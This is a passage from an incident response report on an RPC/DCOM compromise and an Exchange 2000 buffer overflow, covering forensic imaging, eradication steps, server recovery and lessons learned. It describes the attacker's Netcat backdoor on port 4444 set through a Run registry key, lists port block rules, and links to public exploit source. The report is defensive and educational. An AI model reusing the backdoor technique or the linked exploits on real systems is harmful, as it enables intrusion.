


Figure 31

IR team also isolated Exchange server to the subnet until fully recovered. IP addresses for some critical servers were changed to distract the attack.

Once two compromised systems were collected, IR team created two binary images of each machine with Symantec Ghost by the forensics machine. The two hard drivers were connected on the forensics machine and performed the steps.

Using the ghost created boot disk to boot up the system.




Figure 32

Click Local, Partition, To Image to create a partition image.

Figure 33

Save the image to forensics drives but not on the same drive of the image.




Figure 34

A message about dump completed will show up. The completion time depends on the size of the hard drives.




Figure 35

After restoring the images on other machines, IR team performed the procedures on the systems.

1. Using “net user”, “net group”, “net localgroup” commands determine unauthorized accounts/groups exist.
2. Checking the membership of all groups – Administrators, Power Users, etc.
3. Checking any scheduled job by “at” command.
4. Checking the start up folder and registry.
5. Search all system and hidden files by “dir /ah” command to find out the attacking programs.

On the employee’s compromised system image, IR team found the anonymous user account on user database and in the membership list of administrators group. In the system scheduler, an anonymous Perl script would be executed to the IP address of Exchange server every 3 minutes. Under the registry, the key of SOFTWARE\Microsoft\Windows\CurrentVersion\Run calls Netcat to listen incoming port 4444 and runs command shell. Using the “dir /ah” command, the hidden Exchange exploit Perl script file was shown on C drive. With the evidence collected in identification stage, the established ports had tcp 4444. IR team tried to connect to the backdoor at port 4444 from a forensics machine and got a Windows command shell. They realized one of the Microsoft critical vulnerability which is RPC/DCOM exploitation.

On the Exchange image, there were no unusual services and accounts except the unexpected service terminations in the Event log and the connected port 25 before shutdown. In reference to the information from CERT, the signature of Snort and the exploit code on employee’s machine, IR team realized the causation due to buffer overflow attack on Exchange.

5.4 Eradication

Once the problems were contained, IR team found out the two causes. One is the problem of unprotected remote user’s machine to use VPN accessing internal network; another is the problem of late patch for Exchange server. IR team then focused on wiping out the vulnerabilities that threaten the business operation.

IR Team improved and implemented protective mechanisms to enhance the security of system and network to prevent similar attacks.

1. Strengthen rules on router/firewall to block all possible ports for RPC/DCOM attack such as tcp 135, 139, 445, 593, and 4444 to prevent similar attacks as the employee’s computer.
2. Terminate VPN service for employees temporarily until completion of security awareness training for employees.
3. Instruct the employee of compromised system to reinstall and secure her home computers such as applying updated patches and firewall to block ports for RPC/DCOM attack.
4. Ensure up-to-dated signatures on Snort and alert system administrator interactively.
5. Apply up-to-dated patches to network.
6. Review the backup of all servers.
7. Assess the risk level of system and network using latest scanning tools such as Retina scan, LAN Guard, or Microsoft Baseline Network Scanner.
8. Rebuild and harden the Exchange server with the latest trusted backup and applied latest patches on it.
9. Change the IP addresses for trusted subnet.
10. Provide predefined rules of personal firewalls on guidelines for employees.
11. Enforce password changes for all user accounts including those having remote access.
12. Accelerate patches testing and apply the updated patch to the production environment.
13. Reconfigure VPN connection policy that the connection will be timeout if the traffic is idle.

14. Added smtp filter such as Microsoft ISA Server and open-source tools searched in Google to protect Exchange.

5.5 Recovery

All servers have the latest trusted backup on tapes, IR team then used them to restore the Exchange server in a “known good” state.

During the meeting at identification phase, management recommended repair approach that attempts to close the incident and restores the Exchange server for business operation within a short period.

In fact, restoring Exchange server has several methods. In the incident, the Active Directory of the internal domain had not been affected by the attacks. Based on the discovery recovery plan for Exchange server, IR team chose the following steps to restore Exchange server and bring it back into operations.

1. Reinstall Windows 2000 Server on the computer. Basically, the hardware is identical as the previous one.
    a. Use the same version and service pack of Windows 2000
    b. Install to the same partition and path.
    c. Configure the same computer name.
    d. Configure software components as previous installation.
    e. Do not join the domain and restore the backup of system state from backup tape using Backup utility on Windows.
2. Reinstall Exchange 2000 Server in Disaster Recovery mode by running setup.exe /disasterrecovery from the Exchange 2000 Server setup CD.
3. After installation, dismount the information store which is mail databases and perform restoration with the latest backup from tapes using backup utility.
4. After restoration, mount the information store and reboot the server.

The server was returned to a “known good” state next business day. IR team then further performed specific security tasks to scan possible vulnerabilities with Retina Scan on the Exchange server. In addition to review Microsoft Security bulletin, most updated patches and protective mechanism had been done for Exchange server. Finally, with management approval, internal auditors using Exchange exploit code found on employee’s compromised computer and RPC exploit code from Security Focus web site performed ethical hacking on the restored Exchange server and the corporate network respectively to ensure that the vulnerabilities had been eliminated.

5.6 Lesson Learned

After the incident, IR team held a follow up meeting with functional department heads for review and comments.

During the meeting, the management accepted the disruption cost of the Exchange server. This resorted to the planned incident handling. There were some comments and recommendations for preventing similar incidents and improving the incident handling.

Those are based on adequacy of preparation and containment efforts, efficiency of identification and IR tools, and improvement opportunities.

Adequacy of preparation:
Two more items for VPN usage policy
- Remote users are required to have a firewall protection and to secure their computer as the standard of coporate if using their machines for VPN connection.
- Remote users must disconnect the VPN connection if they don't need to access corporate internal network or they intend to leave the computer screen for a long period.

IT Security Awareness for all staffs
- A guideline about using VPN connection and computer security standard is delivered to staffs.
- A procedure handout about securing computer and setting firewall is delivered to staffs.
- Encouraging staffs follow policy, guideline, and procedure to protect IT assets including documents and files which are their intellectual properties.

Training for Incident Response team
Although the incident was handled by IR team well, management would like to budget costs for IR to enhance updated skills in preparation for the future. Most would seat in SANS institute incident handling training.

IDS should be alerted interactively to IR team such as report to emails or sms on cell phone. The ACID should not be passively monitored.

Logging for router/firewall and servers should be centralized logs to a log server so that IR team doesn't need to spend time on search logs for analysis.

Adequacy of containment:
Containment in this case is appropriate but more can be done. A manager suggested to deploy a honeypot to distract attackers from production servers and gather information of hacking techniques by logging intruder activity by tcpdump or snort-inline to route the trails on a trusted host for analysis.
Vmware could be used to be setup as a temporary mail server to shorthen the downtime of mail services. Perhaps, redundant machine should be installed for adhoc available mail services.

Efficiency of IR tools:
Most IR tools are used from the command of Windows or from Resource Kit. Symantec Ghost is a good software to create binary images for the two hard drives. It could backup the file system in a bit level copy of the disk and sector by sector. Such that, the data on unallocated disk space and deleted files are also backed up to the images. However, it may not be an effective method if the system is running with dynamic data such as Exchange server which has records of transaction on the system. The restored Exchange server from the image may not have up-to-dated data as the original system for analysis. If an image backup is required on a dynamic system, it is suggested to save the volatile data on the hard drive of the system before shutdown.

More on Exchange Server:
If IT has some budgets, PMC can implement frond-end and back-end Exchange architecture. Therefore, the front-end servers receive all sending and receiving emails requests at perimeter

zone while the back-end server at trusted network holds the user mailboxes and authenticate by Active Directory. Even one of the front-end server is attacked, another front-end server still works. System Administrators detect the incident quickly and response to handle it immediately. Also, existing Exchange server may be considered to upgrade to Exchange 2003 server which doesn't have the vulnerability.

Firewall Appliance
A vendor firewall appliance such as Netscreen and Checkpoint combining with functions of Firewall, IDS, and VPN. Therefore, IDS alert is enhanced if any mailicious traffic pass through Firewall and VPN.

After the meeting, the above was the final follow-up report with a list of recommendation to the incident handling processes. The report was submitted to management for review and approval. Technology and business were restored to normal. And, IR team dismissed at the time. With the management and supervisors support, on-going incident handling procedure testing performed regularly.

Further investigation of RPC/DCOM
After RPC/DCOM MS03-026, Microsoft announced MS03-039 that three newly discovered vulnerabilities could allow an attacker to run mailicious programs to buffer overrun in RPCSS through more ports – UDP135, 137, 138, and 445 and TCP135, 139, 445, and 593.

The vulnerabilities in the part of RPCSS Servcie that deals with RPC messages for DCOM activation – two vulnerabilites allow attacker execute arbitrary code and one vulnerbility could make system exhaust memory to cause denial of service. More information could be found at Microsoft security bulletin[30].

IT team downloaded exploit codes from Security Focus and tested them on testing environment. It is also recommended to IT auditors to use them for penetration network test to enhance the system/network security level.

Conclusion

IR team experienced the incident handling procedures in real intrusions. The causes were the neglect of employee security practices and the slow deployment of patch to the vulnerability on Exchange.

In the process of incident handling, IR team realized the hacking techniques and the principle of attacks that let them know how to countermeasure and minimize the chance of similar attacks. Afterwards, IT auditors worked closely with IT team and strengthened penetration test to enhance the verification level of system.

The disruption of business was minimized in the incident. It is important Management understood the incident handling procedures through good communication channels for reporting and recommendations at each stage. With employee's cooperation, the problem was contained quickly.

In the future, more trainings will be provided to IR team to keep updated skills for challenging incidents.

References

URLs for information on the exploit. Description of the vulnerabilities.

1. http://www.cert.org/advisories/CA-2003-27.html
2. http://www.cert.org/advisories/CA-2003-19.html
3. http://www.cert.org/advisories/CA-2003-16.html
4. http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352
5. http://www.microsoft.com/technet/security/bulletin/MS03-026.asp
6. http://www.securityfocus.com/bid/8205/exploit
7. http://securitytracker.com/alerts/2003/Jul/1007298.html
8. http://www.cert.org/advisories/CA-2003-27.html
9. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0714
10. http://www.microsoft.com/technet/treeview/?url=/technet/security/bulletin/MS03-046.asp
11. http://www.securityfocus.com/bid/8838/
12. http://www.snort.org/snort-db/sid.html?sid=2253
13. http://www.snort.org/snort-db/sid.html?sid=2254
14. http://securitytracker.com/alerts/2003/Oct/1007937.html

Source codes:

15. http://metasploit.com/tools/dcom.c
16. http://metasploit.com/tools/ms03-046.pl

National Security Agency – Cisco Router Security Recommendation Guide

17. http://www.nsa.gov/snac/cisco/index.html

Books – Routers and Firewalls

18. Thomas A. (2002). "Hardening Cisco Routers", USA : O'REILLY
19. Kevin D. & Ian J. B. (2003). "Cisco Cookbook", USA : O'REILLY
20. Elizabeth Z., Simon C., & D. Brent C. "Building Internet Firewalls". USA : O'REILLY

National Security Agency – Windows 2000 Security Recommendation Guide

21. http://www.nsa.gov/snac/win2k/index.html

Microsoft – IIS lockdown tool

22. http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/locktool.asp

RFC2821 - SMTP

23. http://www.faqs.org/rfcs/rfc2821.html

ESMTP keywords and verbs (commands) defined

24. http://smtpfilter.sourceforge.net/esmtp.html

Counterpane Security Alerts – Microsoft RPC DCOM Remote Shell Vulnerability

25. http://www.counterpane.com/alert-v20030801-001.html

Snort (Excellent Reference!)

26. Rafeeq R. (2003). "Intrusion Detection Systems with Snort – Advanced IDS Techniques Using Snort, Apache, MySQL, PHP, and ACID", New Jersey: Prentice Hall PTR

Event logs

27. *Boustead, Brad. "Backup And Clear Event Logs". Win32 Scripting. http://cwashington.netreach.net/depo/view.asp?Index=831&ScriptType=command*

Change SMTP banner

28. *http://support.microsoft.com/default.aspx?scid=kb;en-us;281224&sd=tech*

The SANS Institute (SANS) Template Package

29. *http://www.sans.org/resources/policies/Appdb.doc*

Microsoft Security Bulletin MS03-039

30. *http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-039.asp*